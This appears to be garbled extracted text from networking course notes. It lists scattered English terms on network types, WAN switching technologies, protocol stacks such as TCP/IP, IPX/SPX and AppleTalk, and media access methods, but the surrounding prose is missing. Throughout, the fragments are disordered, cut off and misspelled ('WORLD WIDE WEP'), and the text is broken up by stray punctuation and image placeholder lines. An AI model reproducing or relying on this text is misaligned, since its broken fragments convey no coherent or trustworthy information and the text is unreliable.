FAX .

MODEM

⋮ _____

:

(WAN) WIDE AREA NET WORKS .) (

(LAN) LOCAL AREA NET WORKS .) (

MEDIUM AREA NET WORKS (MAN)) (

WIDE AREA NET WORKS
MAIN FRAME

COMPUTERS

) WORLD WIDE WEP (WWW

LOCAL AREA NET WORKS

:

:

CLIENT / SERVER NET WORKS .) (
PEER TO PEER NET WORKS .) (
CLIENT SERVER NET WORKS :
SERVER

WORK ' STATIONS '
(SERVER) .

SERVER

SERVER ' WORK STATIONS

: *

' (x
) .

. x

. x

: *

x

. x

. x

. : *

: 4.

.

: 5.

‘

‘

‘

.

: 6.

.

:

) ،

(

.

: *

:

WORK

:

STATIONS

SERVER .

) NET

/

(

CABLES

WORKS CARD .

.

.

WORK STATIONS

:

:

SERVER

‘

IBM

‘

RAM

‘

‘

.

WORK STATION : *

‘

REMOTE WORK STATION : *

(

) .

SERVER : *

‘

‘

NET WORK INTERFACE CARD : :

‘

‘

‘

‘

·

:

LAN TASTIC : 1.
mbps ‘

ETHER NET : 2.
mbps ‘

TOKEN RING : 3.
‘
mbps ‘

WAN))

LAN))

WAN))

()

e-)

business)

public telecommunications)

companies- PTT)

leased)

line).

:

connection): point-to-point)

leased line))

.()

datagram transmission]]

data-stream transmission))

switching). circuit)

switching): circuit)

()

ISDN).)

packet switching):)

packets))

route))

destination node))

bandwidth))

- - circuit switching))

packet switching))

X.25):)

frame relay):)

permanent virtual circuits- PVC).)

asynchronous transfer mode- ATM):)

cells))

twisted pair))

optical)

T3

optical fiber))

carrier).

packet switching))

WAN virtual circuits):)

packet switching).)

switched virtual circuits- SVC):)

permanent virtual circuits- PVC):)

bandwidth))

SVC))

PVC))

PVC))

devices): WAN)

router))

frame)

T1))

relay)

firewall))

security))

routers))

WAN)

multiport))

switch).

analog))

modem))

analog))


integrated services digital network- ISDN))


ISDN terminal adapter))

data service channel service unit/)
leased line)) unit- CSU/DSU)
router))))

datagram)) _____

routing data))





.Low-Level Protocols

Stack Protocol

.Protocols High-Level

Stack Protocol

Protocol Stack.

Binding

TCP/IP

NetBEUI TCP/IP

NetBIOS Extended User Interface

NetBEUI

TCP/IP

NetBEUI

.TCP/IP

Protocol

:

Standards.

.ISO)) The International Standards Organization .

.IEEE)) The Institute of Electrical and Electronic Engineers .

.ITU)) International Telecommunications Union .

:

.Protocols Application .

.Transport Protocols .

.Protocols Network .

Protocol Stack

:

.Server Message Block (SMB) .

.Protocols (NCPs) Novell's NetWare Core	.
FTAMP).) File Transfer Access and Management Protocol	.
:	
.File Transfer Protocol (FTP)	.
Telnet.	.
:	
.NWLink Microsoft	.
NetBEUI.	.
Sequenced Packet Exchange (SPX).	.
Transmission Control Protocol (TCP).	.
:	
Link Services	.
	-
	-
	-
.Token Ring Ethernet	-
:	
.Internet Protocol (IP)	.
Internetwork Packet Exchange (IPX).	.
Transmission Control	:
TCP/IP	Protocol/Internet Protocol (TCP/IP)
	.
	.
	TCP/IP

**.Defense Advanced Research Projects Agency (DARPA) US
Advanced**

Research Projects Agency Network (ARPANET)

TCP/IP

TCP/IP

IP TCP



**Transport Protocol
Full Duplex
Protocol Network**

**TCP
Connection- Oriented
IP**

.Connectionless

IP

**TCP/IP
ICMP)) Message Protocol
Connectionless**

IP

IP
IP

Internet Control

IP
IP

**ICMP
.IP**

IP

IP

**ICMP
ICMP**

TCP

TCP/IP TCP

User Datagram Protocol (UDP)

.TCP

Connectionless

: TCP/IP

.SMTP .

FTP. .

.SNMP .

Telnet. .

Transfer Protocol (SMTP) Simple Mail

IP TCP

FTP)) File Transfer Protocol

:

. .

. .

. .

. .

- SNMP)) Simple Network Management Protocol

- Force (IETF) Internet Engineering Task

:

IP. .

.IPX .

.AppleTalk .

.OSI .


DECnet. .

FTP

Telnet

TCP/IP

.



IPX/SPX))

Xerox

Novell

Corporation.
SPX. IPX

NetWare

IPX

SPX

Connectionless
Connection-Oriented

: IPX/SPX

NetWare

IPX/SPX

Microsoft

NWLink

NWLink

Novell Microsoft
Windows

.NWLink

Redirector

NetWare

Input/Output

Redirector

:

.CSNW)) Microsoft Client Service for NetWare

Novell NetWare Client for NT

Apple
Mac

:

AppleTalk Apple

AppleTalk Filing Protocol (AFP)

AppleTalk Transaction Protocol (ATP)

	Name Binding Protocol (NBP)	.
.ATP	AppleTalk Session Protocol (ASP)	.
.	Datagram Delivery Protocol (DDP)	.
	DECnet)) Digital Equipment Corporation Net Digital	:
	.Ethernet	.
Distributed Data Interface Metropolitan Area MANs Fiber .Networks (FDDI		.
	WAN	.
OSI TCP/IP	DECnet	:
Advanced Program-to-Program	IBM	-
	.APPC)) Communication (
Ethernet	Xerox Network System (XNS)	-
	Xerox.	
Intel Microsoft	Block (SMB) Server Message	-
.	IBM	
:	Data Link Control (DLC)	-
	IBM Mainframe.	.
.	Hewlett-Packard (HP)	.
	Access Method	.
.		.
.		.
:		.

.Contention Methods

.Methods Control

Ring Token

CSMA/CD)) Multiple Access/Collision Detection Carrier-Sense

CSMA/CA)) Multiple Access/Collision Avoidance Carrier-Sense

.Token Passing

Priority. Demand

CSMA

: CSMA

.CSMA/CD


CSMA/CA.

